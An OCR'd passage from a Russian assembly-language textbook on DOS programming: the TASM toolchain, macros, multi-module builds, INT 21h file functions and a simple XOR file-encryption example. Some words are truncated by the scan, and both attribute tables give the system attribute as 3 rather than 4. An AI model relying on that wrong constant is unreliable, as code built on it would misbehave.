; Здесь определяются данные, необходимые программе
NextInstr:
; Команды
        ...
        mov     ax, 4C00h       ; Последние выполняемые команды
        int     21h             ; программы - вызов системной
                                ; функции "Завершение процесса".
        ...
; Здесь также можно определить данные
END     Begin                   ; Точка входа - метка Begin
;==================================================================
; Примечания.
; 1) Директива ORG 100h резервирует место для PSP.
; 2) Сразу после директивы ORG 100h должна стоять первая команда
;    программы.
```

При загрузке программа типа .COM размещается в памяти, как показано на рис. 1.2.2. Образ программы по-прежнему начинается с префикса программного сегмента – PSP (Program Segment Prefix). Заполняет его система, однако место для него должен выделять программист. Объем PSP всегда равен 256 байтам. PSP содержит данные, используемые системой при выполнении программы. Сегментные регистры инициализируются автоматически и указывают на начало единственного сегмента.




Рис. 1.2.2. Образ памяти программы типа .COM

1.2.3. Последовательность разработки программ

Как видно из рис. 1.2.3, процесс создания программы включает в себя подготовку *файла с исходным текстом* программы (файл с расширением .ASM), трансляцию его в файл специального вида, называемого *объектным файлом* (файл с расширением .OBJ), и наконец, компоновку полученного объектного файла в *выполняемый файл* (файл с расширением .EXE или .COM). После получения выполняемого файла последний можно загрузить и выполнить в DOS (с использованием или без использования *отладчика*). Если в результате работы созданной программы возникает необходимость в изменении ее алгоритма, весь процесс повторяется сначала.

Ввод исходного текста осуществляется с помощью любого редактора текста, к которому предъявляется единственное требование – отсутствие в создаваемом тексте служебных символов. В процессе трансляции ассемблер помимо объектного файла может сформировать также файл с листингом программы (файл с расширением .LST).

Рассмотрим процесс подготовки программы типа .EXE с использованием **Turbo Assembler** фирмы Borland.

Для трансляции MYPROG.ASM в строке приглашения DOS можно, например, ввести команду

```
tasm /zi myprog, , myprog
```





Рис. 1.2.3. Процедура разработки программы на языке Ассемблера

TASM.EXE – это имя файла с загрузочным модулем Turbo Assembler'а. В результате при отсутствии ошибок будет получен загрузочный модуль с полной отладочной информацией в файле с тем же именем и расширением .OBJ, а также файл с тем же именем и расширением .LST, содержащий листинг программы.

Чтобы получить загрузочный модуль, содержащий всю необходимую отладочную информацию, запуск компоновщика **TLINK.EXE** можно выполнить следующим образом:

```
tlink /v myprog
```

При компоновке программы типа .COM компоновщик необходимо запускать с ключом `/t`.

Отладчик **Turbo Debugger** позволяет выполнять программу по шагам или с точками останова, выводить на экран содержимое регистров и областей памяти, модифицировать содержимое регистров и ячеек памяти и выполнять другие действия, позволяющие в удобной форме отлаживать программы, написанные на языке Ассемблера. Отладчик запускается командой

```
td myprog
```

TD.EXE – это имя файла с загрузочным модулем Turbo Debugger'а.

На экране после запуска отладчика и загрузки программы появится строка главного меню (**File**, **Edit**, **View**, **Run**, **Breakpoints**, **Data**, **Options**, **Window**, **Help**) и строка подсказки, отражающая назначение функциональных клавиш. Для выхода из отладчика в любой момент можно воспользоваться комбинацией клавиш Alt-X. Нажав комбинацию клавиш Ctrl-F2, можно загрузить программу заново и начать отладку сначала.

Чаще всего для отладки используется окно **VIEW – CPU**, в котором одновременно отображаются пять подокон с содержимым сегментов кода, данных и стека, содержимым регистров процессора. Для перехода между подокнами используется клавиша Tab. В окне сегмента кода можно выполнять просмотр программы (машинных кодов и ассемблерных команд), перемещаясь по ее тексту с помощью клавиш управления курсором, указывать команды, в которых требуется остановить выполнение программы, следить за порядком выполнения команд и т. п. Окно сегмента данных можно настроить на отображение (в шестнадцатеричном и символьном виде) нужного участка памяти, в этом окне можно изменять содержимое требуемых ячеек памяти. Самый простой способ перехода к требуемому участку памяти – это, находясь в окне данных, нажать комбинацию клавиш Ctrl-G и набрать адрес в виде SSSS: OOOO или имя области памяти, если при трансляции и компоновке программы были указаны соответствующие ключи. В окне регистров и в окне флагов можно изменить содержимое соответственно регистров и флагов, подведя курсор к нужному регистру или флагу и затем набрав значение, которое в них необходимо поместить.

Существуют следующие основные возможности управления процессом выполнения программы:

- F7 – выполнение одной машинной команды или одной строки исходного текста;
- F8 – вызовы процедур без входа в них;
- F4 – выполнение программы до курсора;
- F9 – выполнение программы с нормальной скоростью.

В последнем случае управление возвращается к отладчику при выполнении одного из условий:

- работа программы завершена;
- встретилась точка останова (breakpoint);
- нажата комбинация клавиш Ctrl-Break.

Самый простой способ установить точку останова – переместить курсор в строку, где требуется остановить выполнение программы, и нажать клавишу F2.

При отладке программ, в которых имеется вывод данных на экран или ввод данных с клавиатуры, используется также окно экрана пользователя (**User Screen**), отображающее информацию, которую программа выдает на экран. Переключение между окнами **CPU** и **User Screen** осуществляется комбинацией клавиш Alt-F5.

1.2.4. Процедуры

Процедурой или подпрограммой называется код, к которому можно перейти и из которого можно возвратиться так, как будто код вводится в ту точку, из которой осуществляется переход. Переход к процедуре называется *вызовом*, а соответствующий обратный переход – *возвратом*. Процедуры суть основное средство разделения кода программы на модули.

Основные требования к процедурам:

- при вызове процедур необходимо запоминать адрес возврата – это действие осуществляется автоматически при выполнении команды `CALL`, при этом адрес (одно слово в случае ближней и два слова в случае дальней процедуры) сохраняется в стеке;
- при выходе из процедур возврат всегда производится к команде, находящейся сразу после вызова, независимо от того, где находился вызов, – это действие осуществляется автоматически при выполнении команды `RET`, при этом адрес возврата (одно слово в случае ближней и два слова в случае дальней процедуры) извлекается из стека;
- содержимое используемых процедурой регистров необходимо запоминать до их изменения, а перед возвратом из процедуры восстанавливать – эти действия (обычно осуществляемые командами `PUSH` и `POP`) обязан выполнять программист;
- процедура должна иметь средства взаимодействия с вызвавшей ее программой.

Переменные, которые передаются процедуре вызывающей программой, называются *параметрами*. Когда входной параметр имеет длину, равную байту или слову, проще передавать сам параметр, в противном случае проще передавать его адрес. Однако для унификации обычно применяют передачу адресов параметров (указателей), чтобы разработчик процедуры всегда точно знал, как передается необходимая ему информация. Имеется два основных способа передачи параметров процедуре: построение таблицы (или массива), содержащей адреса параметров, и передача адреса этой таблицы через регистр или включение адресов параметров в стек.

Ограничение тела подпрограммы директивами `PROC` и `ENDP` позволяет создавать локальные метки, что является полезным при использовании в разных подпрограммах одинаковых меток. Все локальные метки должны начинаться с символов "@@". Все такие метки будут локализованы в подпрограмме, если перед ее командами будет указана директива `LOCALS`.

1.2.5. Макросы

Макросы суть подпрограммы генерации. Повторяющиеся участки текста программы можно оформить как макроопределение (описание макроса). Если в тексте программы встречается вызов макроса (макрокоманда), происходит генерация всех его операторов. Отличие макроса от обычной подпрограммы заключается в том, что, если в исходном тексте будет несколько вызовов макроса в объектном модуле, его тело будет повторен

столько же раз. Тело же обычной подпрограммы записывается в объектный модуль только один раз независимо от количества вызовов. С другой стороны, тело макроса может быть разным в зависимости от тех аргументов, с которыми он вызван, обычная подпрограмма такое свойство обеспечить не может.

Макрос должен быть описан до вызова. Описание макроса начинается строкой с именем макроопределения и директивой **MACRO** со списком формальных аргументов. Заканчивается макроопределение директивой **ENDM**.

В качестве фактических аргументов могут выступать любые конструкции ассемблера, допустимые для данной команды. При наличии в теле макроопределения меток они должны быть объявлены локальными с помощью директивы **LOCAL**.

Описание макроса имеет вид:

```
Имя     MACRO    Список_формальных_аргументов
                 Директивы и команды
        ENDM
```

Макрокоманда имеет вид:

Имя Список_фактических_аргументов

Тексты макроопределений можно включать непосредственно в текст программы или помещать в макробиблиотеку. Макроопределения записываются в файл макробиблиотеки в таком же виде, как и в текст программы. Содержимое макробиблиотеки можно включить в программу с помощью директивы **INCLUDE**, имеющей следующий формат:

INCLUDE имя_файла.

Пример

```
;=================================================================
;==== mymacro.inc - макробиблиотека. =============================
;=================================================================
;==== WrMem - запись в каждую 8-разрядную ячейку таблицы Table =====
;==== размером MSize < 257 ее собственного адреса. ================
;==== Формальные аргументы - относительный адрес и размер таблицы. =
;=================================================================
WrMem          MACRO          Table, MSize
               LOCAL          NextByte
               pushf
               push           cx di es
               cld
               mov            cx, MSize
               les            di, Table
               xor            ax, ax
NextByte:      stosb
               inc            al
               loop           NextByte
               pop            es di cx
               popf
```



```
               ENDM
;==== Delay - программная задержка. ==============================
;==== Формальный аргумент - величина задержки. ===================
Delay          MACRO          Time
               LOCAL          Ext, Inn
               push           cx
               mov            cx, Time
Ext:           push           cx
               xor            cx, cx
Inn:           loop           Inn
               pop            cx
               loop           Ext
               pop            cx
               ENDM
;=================================================================
;==== myprog.asm - основная программа. ===========================
;=================================================================
               . MODEL small
               INCLUDE mymacro.inc
               . DATA
Buf            DB      100 dup (?)
BSize = $ - Buf
               . CODE
Begin:         ...
               WrMem   Buf, BSize
                       ...
               Delay   200h
                       ...
               Delay   WORD PTR [bx]
                       ...
               END            Begin
;=================================================================
```

1.2.6. Многомодульные программы

Программы, состоящие из большого числа операторов удобно разрабатывать и отлаживать по частям. Удобнее всего наиболее универсальные процедуры выделить в отдельны исходный модуль, транслируемый самостоятельно. После трансляции объектные модул этих процедур можно последовательно включать в состав объектной библиотеки. После, няя подсоединяется к основной программе на этапе компоновки.

Для того чтобы процедуры объектной библиотеки были доступны из других модуле их имена должны быть объявлены как *глобальные*. Для этого в модуле, где они опред лены, применяют директиву **PUBLIC**, имеющую следующий формат:

PUBLIC имя 1, имя 2, ...

Для объявления тех же имен как глобальных в вызывающих модулях используется директива **EXTRN**, имеющая следующий формат:

```
EXTRN имя 1: PROC, имя 2: PROC, ... .
```

Структура простейшего двухмодульного комплекса может выглядеть следующим образом.

```
;=================================================================
;==== myprog.asm - файл основной программы. ======================
;=================================================================
        . MODEL small
        . STACK 100h
        . DATA
                ...
        . CODE
        EXTRN   myproc: PROC
Begin:
                ...
        call    NEAR PTR myproc
                ...
        END     Begin
;=================================================================
;==== myproc.asm - файл с подпрограммой. =========================
;=================================================================
        . MODEL small
        . CODE
        PUBLIC  myproc
myproc  PROC            NEAR
                        ...
        ret
myproc  ENDP
        END
;=================================================================
; Примечания.
; 1) Предполагается, что модули после слияния образуют один кодовый
;    сегмент. Поэтому процедура MYPROC объявлена как ближняя,
;    а в вызывающей программе используется команда ближнего вызова.
; 2) Модуль с процедурой заканчивается директивой END без параметров,
;    так как точка входа указывается только в главном модуле.
```

Вместо директив **PUBLIC** и **EXTRN** можно воспользоваться эквивалентной им директивой **GLOBAL**, имеющей следующий формат:

```
GLOBAL имя 1: PROC, имя 2: PROC, ... .
```

Директивы **GLOBAL** с описанием глобальных имен можно записать в файл, содержимое которого можно включить во все модули с помощью директивы **INCLUDE**.

Для создания многомодульной программы необходимо сначала оттранслировать все ее модули, а затем их скомпоновать:


```
tasm /zi myprog, myprog, myprog
tasm /zi myproc, myproc, myproc
tlink /v myprog + myproc, myprog
```

В результате трансляции будут получены файлы MYPROG.OBJ, MYPROG.LST, MYPROC.OBJ, MYPROC.LST. Компоновщик объединит модули MYPROG.OBJ и MYPROC.OBJ и образует загрузочный модуль MYPROG.EXE.

Возможен и другой вариант разработки многомодульной программы, заключающийся в создании при помощи программы-библиотекаря **TLIB.EXE** библиотеки объектных модулей MYOBJ.LIB с последующим извлечением из нее нужного модуля компоновщиком. Включение объектного файла MYPROC.OBJ во вновь создаваемую объектную библиотеку MYOBJ.LIB и получение файла MYOBJ.LST с каталогом библиотеки можно выполнить следующим образом:

```
tlib myobj.lib +myproc.obj, myobj.lst
```

Знак + перед именем модуля означает, что этот модуль надо добавить в библиотеку, знак – означает, что модуль надо удалить. Два первых расширения имен файлов, предполагаемых по умолчанию, можно опустить:

```
tlib myobj +myproc, myobj.lst
```

Включение вновь созданного объектного модуля NEWPROC.OBJ в уже существующую объектную библиотеку MYOBJ.LIB можно произвести следующим образом:

```
tlib myobj +newproc, myobj.lst, myobj;
```

где первый параметр – это имя исходной библиотеки, а последний – имя создаваемой библиотеки, которое в общем случае не обязательно будет совпадать с именем старой библиотеки.

Команда вызова компоновщика в рассматриваемой ситуации должна содержать имя объектного файла с основной программой, имя результирующего файла и имя библиотеки:

```
tlink myprog, myprog, , myobj.lib
```

1.2.7. Использование вызовов системных функций в прикладных программах

Ассемблер допускает программирование на высоком, среднем и низких уровнях В первом случае суть программирования заключается в подготовке данных, необходи мых для работы системных функций DOS, с последующим вызовом этих функций. Осо бенностью такого метода программирования является простота написания и наглядност исходного текста. Для повышения скорости работы программы в операциях ввода вывода можно использовать прямое обращение к функциям BIOS (средний уровень) Низкий уровень программирования подразумевает прямое обращение к портам ввода вывода и прямой доступ в память. Такой стиль программирования требует хорошег знания принципов работы устройств персонального компьютера и оправдан либо пр

высоких требованиях к быстродействию программы, либо при работе с нестандартными устройствами ввода-вывода.

Обращение к функциям DOS и BIOS осуществляется командами INT по единому правилу. Перед командой вызова системной функции в регистр AH загружается номер функции, в другие (строго определенные для данной функции) регистры загружаются необходимые параметры. Затем выполняется одна из команд:

- **INT 21h** – вызов диспетчера DOS;
- **INT 10h** – вызов драйвера экрана BIOS;
- **INT 13h** – вызов драйвера жесткого диска BIOS;
- **INT 16h** – вызов драйвера клавиатуры BIOS.

Код завершения после работы системной функции обычно возвращается во флаге CF: CF = 0 – функция выполнилась успешно, CF = 1 – произошла ошибка. В последнем случае возвращается еще и код ошибки (обычно в регистре AX).

1.2.8. Работа с файлами

Файл на диске рассматривается как последовательность байтов, пронумерованных, начиная с нуля. При этом возможен как последовательный, так и прямой доступ к каждому байту. Номер байта в файле, к которому происходит обращение, определяется содержимым *файлового указателя*.

Спецификация файла – строка символов, содержащая имя диска, путь к файлу и имя файла. Признаком конца строки является нулевой байт.

Открывая файл, DOS формирует уникальный 16-разрядный код, используемый в дальнейшем для ссылок на данный файл. Этот код называют номером или *дескриптором файла*. Дескриптор суть адрес системной области, где хранится информация об открытом файле.

Файловые функции, использующие дескрипторы, можно использовать для ввода-вывода через некоторые стандартные УВВ компьютера. При этом последним соответствуют предопределенные дескрипторы, в частности :

0 – стандартный ввод;

1 – стандартный вывод;

2 – стандартная ошибка (вывод диагностических сообщений);

4 – стандартный принтер.

Таким образом, используя файловые функции DOS, ввод с клавиатуры можно осуществлять через дескриптор 0, вывод на экран – через дескрипторы 1 и 2, вывод на принтер – через дескриптор 4. Стандартный ввод и вывод средствами DOS можно перенаправить на любое устройство или в файл.

Рассмотрим некоторые функции DOS, предназначенные для работы с файлами.

3Ch

Создание файла

Создает файл. Если файл с заданным именем уже существует, то он усекается до нулевой длины и рассматривается как вновь созданный.

При вызове:

`AH` = `3Ch`;

`CX` – атрибуты файла (могут комбинироваться):

`0` – без атрибутов,
`1` – только для чтения,
`2` – скрытый,
`3` – системный,
`8` – метка тома,
`32` – атрибут архива;

`DS:` `DX` – адрес спецификации файла, записанной в формате ASCIIZ.

При возврате:

`AX` – дескриптор.

3Dh

Открытие файла

Открывает файл с заданным именем. Возвращает дескриптор для последующих операций над файлом. Устанавливает байтовый указатель на начало файла.

При вызове:

`AH` = `3Dh`;

`AL` – режим доступа:

`0` – чтение,
`1` – запись,
`2` – чтение и запись;

`DS:` `DX` – адрес спецификации файла, записанной в формате ASCIIZ.

Если к коду режима добавлено **80h**, дескриптор наследуется дочерним процессом.

При возврате:

`AX` – дескриптор.

3Eh

Закрытие файла

Закрывает файл и освобождает дескриптор.

При вызове:

`AH` = `3Eh`;

`BX` – дескриптор.

3Fh

Чтение из файла или устройства

Читает данные (начиная с байта, на который установлен указатель) из файла или устройства в буфер пользователя и модифицирует указатель.

При вызове:

`AH` = `3Fh`;

`BX` – дескриптор;

`CX` – запрашиваемое число пересылаемых байтов;

`DS: DX` – адрес буфера пользователя.

При возврате:

`AX` – реальное число прочитанных байтов, которое может оказаться меньше, заданного в CX при вызове, вследствие достижения конца файла.

40h

Запись в файл или устройство

Записывает группу подряд расположенных байтов из буфера пользователя в файл, начиная с позиции, на которую установлен указатель. В процессе записи модифицирует указатель. Если при вызове CX = 0, длина файла устанавливается в соответствии с текущим положением указателя.

При вызове:

`AH` = `40h`;

`BX` – дескриптор;

`CX` – запрашиваемое число пересылаемых байтов;

`DS: DX` – адрес буфера пользователя.

При возврате:

`AX` – реальное число переданных байтов, которое может оказаться меньше, заданн в CX при вызове, если диск заполнен.

41h

Удаление фа

При вызове:

`AH` = `41h`;

`DS: DX` – адрес спецификации файла, записанной в формате ASCIIZ.

42h

Установка файлового указат

Устанавливает указатель на любой байт файла для выполнения последующих оп ций чтения или записи. Используется при реализации прямого доступа к файлу, так при последовательном доступе к файлу операция перемещения указателя не требуе Может использоваться для определения длины файла.

При вызове:

`AH` = `42h`;

`AL` – режим установки указателя:

- `0` – абсолютное смещение от начала файла,
- `1` – знаковое смещение от текущего положения указателя,
- `2` – знаковое смещение от конца файла;

`BX` – дескриптор;

`CX` – старшие разряды смещения;

`DX` – младшие разряды смещения.

При возврате:

`CX` – старшие разряды возвращенного значения указателя;

`DX` – младшие разряды возвращенного значения указателя.

4Eh

Нахождение первого фа

Ищет первый файл, соответствующий заданному шаблону.

При вызове:

`AH` = `4Eh`;

CX – атрибуты файла (могут комбинироваться):

- 0 – без атрибутов,
- 1 – только для чтения,
- 2 – скрытый,
- 3 – системный,
- 8 – метка тома,
- 16 – каталог,
- 32 – атрибут архива;

DS: DX – адрес спецификации файла, записанной в формате ASCIIZ.

При возврате:
Имя и расширение помещаются в байты **DTA** (Disk Transfer Area) со смещением **1Eh** ... **2Ah**.

Примечание
Область обмена с диском DTA находится в PSP по смещению 80h, эта служебная структура DOS используется при работе с файлами.

4Fh

Нахождение следующего файла

Ищет следующий файл, после того как функция 4Eh нашла первый файл, соответствующий заданному шаблону. Если требуются все такие файлы, функция 4Fh выполняется до получения при возврате CF = 1.

При вызове:

AH = 4Fh.

При возврате:
Имя и расширение помещаются в байты **DTA** со смещением **1Eh** ... **2Ah**.

56h

Переименование файла

Переименовывает файл или перемещает его в другой каталог.

При вызове:

AH = 56h;

DS: DX – адрес текущей спецификации, записанной в формате ASCIIZ;

ES: DI – адрес новой спецификации, записанной в формате ASCIIZ .

Коды наиболее распространенных ошибок:

1 – неправильный номер функции или подфункции;

2 – файл не найден;

3 – путь к файлу не найден;

4 – много открытых файлов;

5 – нет доступа к файлу (недопустимая операция, каталог полон, ошибка оборудования и др.);

6 – неправильный дескриптор;

12 – неправильный код доступа;

17 – неподходящее устройство;

18 – больше нет файлов;

80 – файл уже существует.

1.2.9. Программа N 1. Программа шифрования файлов

```
;=================================================================
;==== Программа шифрования файлов (рис. 1.2.4). ===================
;=================================================================
;==== Размер преобразуемых файлов - не более 4К байт. =============
;==== Реакция на неправильные действия пользователя отсутствует. ===
;=================================================================
                .MODEL small
                .STACK 100h
        ;=== Сегмент данных =========================================
                .DATA
CR =     0Dh                            ; Возврат каретки
LF =     0Ah                            ; Перевод строки
Message1 DB     CR, LF, 'File Name: '
                                        ; Строка запроса на
                                        ;ввод имени файла
Mess1Len = $-Message1           ; Длина строки Message1
Message2 DB     CR, LF, 'Key: '
                                        ; Строка запроса на ввод пароля
Mess2Len = $-Message2           ; Длина строки Message2
Password DB     80 DUP ('*')    ; Буфер для хранения пароля
Buf             DB      4096 DUP (?)    ; Буфер шифрования
FileLen  DW     ?               ; Ячейка для хранения длины файла
Key             DB      ?               ; Ячейка для хранения ключа шифра
FileName DB     32 DUP (?)      ; Буфер для хранения имени файла
```

```
FDescr  DW      ?                       ; Ячейка для хранения
                                        ; дескриптора файла
;===== Сегмент кода ========================================
        .CODE
Begin:
; Инициализация сегментного регистра DS
        mov     ax, @data
        mov     ds, ax
; Вывод строки с запросом на ввод имени файла
        mov     ah, 40h ; Функция записи
        mov     bx, 1           ; Дескриптор стандартного вывода
        mov     cx, Mess1Len    ; Длина строки
        mov     dx, OFFSET Message1
                                ; Адрес строки
        int     21h             ; Вызов функции
; Ввод имени файла
        mov     ah, 3fh ; Функция чтения
        xor     bx, bx          ; Дескриптор стандартного ввода
        mov     cx, 30          ; Столько читать
        mov     dx, OFFSET FileName
                                ; Адрес буфера
        int     21h             ; Вызов функции
        mov     bx, ax          ; Формирование строки
        sub     bx, 2           ; с именем файла в формате ASCIIZ
        mov     FileName[bx], 0
; Вывод строки с запросом на ввод пароля
        mov     ah, 40h ; Функция записи
        mov     bx, 1           ; Дескриптор стандартного вывода
        mov     cx, Mess2Len    ; Длина строки
        mov     dx, OFFSET Message2
                                ; Адрес строки
        int     21h             ; Вызов функции
; Ввод пароля
        mov     ah, 3fh ; Функция чтения
        xor     bx, bx          ; Дескриптор стандартного ввода
        mov     cx, 80          ; Столько читать
        mov     dx, OFFSET Password
                                ; Адрес буфера
        int     21h             ; Вызов функции
; Хеширование пароля - формирование контрольной суммы пароля
        mov     si, OFFSET Password
                                ; Адрес входной последовательности
                                ; байтов пароля
        xor     al, al          ; Инициализация регистра, в котором
                                ; будет формироваться
                                ; хеш-образ пароля
        mov     cx, 80          ; Длина строки
```



```
NextByte1:      add     al, [si]; Формирование в AL текущего
                                        ; значения контрольной суммы
                inc     si              ; Формирование в SI адреса
                                        ; очередного байта входной
                                        ; последовательности
                loop    NextByte1       ; Повторить цикл 80 раз
                mov     Key, al ; Хеш-образ последовательности
                                        ; байтов пароля - ключ шифра
; Открытие файла
                mov     ah, 3dh ; Функция открытия файла
                mov     al, 2           ; Доступ для чтения/записи
                mov     dx, OFFSET FileName
                                        ; Адрес имени файла
                                        ; в формате ASCIIZ
                int     21h             ; Вызов функции
                mov     FDescr, ax      ; Получили дескриптор файла
; Чтение файла
                mov     ah, 3fh ; Функция чтения файла
                mov     bx, FDescr      ; Дескриптор
                mov     cx, 4096; Столько читать
                mov     dx, OFFSET Buf
                                        ; Адрес входного буфера
                int     21h             ; Вызов функции
                mov     FileLen, ax     ; Столько реально прочитали
; Шифрование содержимого буфера
                mov     cx, FileLen     ; Длина файла - число циклов
                                        ; шифрования байта
                mov     si, OFFSET Buf
                                        ; Адрес буфера, содержащего
                                        ; входную информацию
                mov     al, Key ; Ключ шифра
NextByte2:      xor     [si], al; Такт шифрования очередного бай..
                inc     si              ; Формирование адреса очередного
                                        ; байта входной последовательности
                loop    NextByte2       ; Повторять FileLen раз
; Установка указателя на начало файла
mov     ah, 42h                 ; Функция установки указателя
                mov     bx, FDescr      ; Дескриптор файла
                xor     al, al          ; Смещение от начала файла
                xor     cx, cx          ; Старшая половина указателя
xor     dx, dx                          ; Младшая половина указателя
                int     21h             ; Вызов функции
; Запись в файл
                mov     ah, 40h ; Функция записи в файл
                mov     bx, FDescr      ; Дескриптор
                mov     cx, FileLen     ; Длина записываемой строки
                mov     dx, OFFSET Buf
```

```
; Адрес строки
        int     21h             ; Вызов функции
; Закрытие файла
        mov     ah, 3eh ; Функция закрытия файла
        mov     bx, FDescr      ; Дескриптор
        int     21h             ; Вызов функции
; Завершение программы
        mov     ah, 4ch ; Функция завершения,
        xor     al, al  ; код возврата - 0
        int     21h             ; Вызов функции
        END     Begin           ; Точка входа
;==================================================================
; Примечание.
; В программе используются простейшие алгоритмы хеширования
; и шифрования, не обеспечивающие даже минимального уровня защиты.
; Качественные алгоритмы будут рассмотрены в главе 2.
```



Рис. 1.2.4. Алгоритм работы программы шифрования файлов

Задания для самостоятельной работы

1) Предусмотреть шифрование файлов произвольного объема, например, за счет считывания файла в буфер Buf по частям. Для определения длины файла можно воспользоваться, например, функцией установки указателя.
2) Предусмотреть реакцию на неправильные действия пользователя (ввод имени несуществующего файла и т. п.).
3) Реализовать процедуры ввода и вывода строк с использованием соответственно функций 0Ah и 09h прерывания INT 21h.
4) Организовать ввод пароля без эха. Организовать двукратное запрашивание пароля.
5) Предусмотреть возможность шифрования всех файлов текущей директории.

1.2.10. Ввод-вывод информации

1.2.10.1. Ввод информации с клавиатуры

Каждое нажатие или отпускание клавиши приводит к генерации 8-разрядного *скен-кода* и последующей записи в буфер клавиатуры 16-разрядного кода, соответствующего нажатой клавише (или комбинации клавиш) (рис. 1.2.5).




Рис. 1.2.5. Скен-коды клавиш в шестнадцатеричной форме записи

Скен-код содержит код нажатия или отпускания (соответственно 1 и 0) в старшем разряде и код-идентификатор клавиши в оставшихся разрядах. Скен-код однозначно указывает на нажатую клавишу, однако не позволяет определить, какие буквы, латинские или русские, вводит пользователь, работает ли он на нижнем или верхнем регистре. Каждое нажатие на клавишу приводит к генерации 8-разрядного *ASCII-кода* соответствующего символа. Наряду с буквами, цифрами и другими знаками, набор символов ASCII содержит и управляющие

символы, например символ возврата каретки CR (0Dh) и перехода на следующую строку LF (0Ah). За каждой клавишей, служащей для ввода отображаемых символов, закреплено несколько ASCII-кодов. Для однозначного определения кода вводимого символа необходимо анализировать и запоминать факты нажатия управляющих клавиш Shift, Ctrl, Alt, Caps Lock и другие. При нажатии на клавишу (или комбинацию клавиш), соответствующую отображаемому символу, в буфер клавиатуры помещается слово, старший байт которого – это скен-код клавиши, а младший – ASCII-код соответствующего символа. При нажатии на клавишу (или комбинацию клавиш), которая не имеет соответствующего отображаемого символа, при нажатии на алфавитно-цифровую клавишу в комбинации с клавишей Alt в буфер клавиатуры заносится 16-разрядный так называемый *расширенный ASCII-код* (рис. 1.2.6 и 1.2.7). Младший байт этого кода всегда нулевой.




Рис. 1.2.6. Старшие (информационные) байты расширенных кодов ASCII в шестнадцатеричной форме записи:
а – при нажатии одной клавиши;
б – при нажатии Shift/клавиша

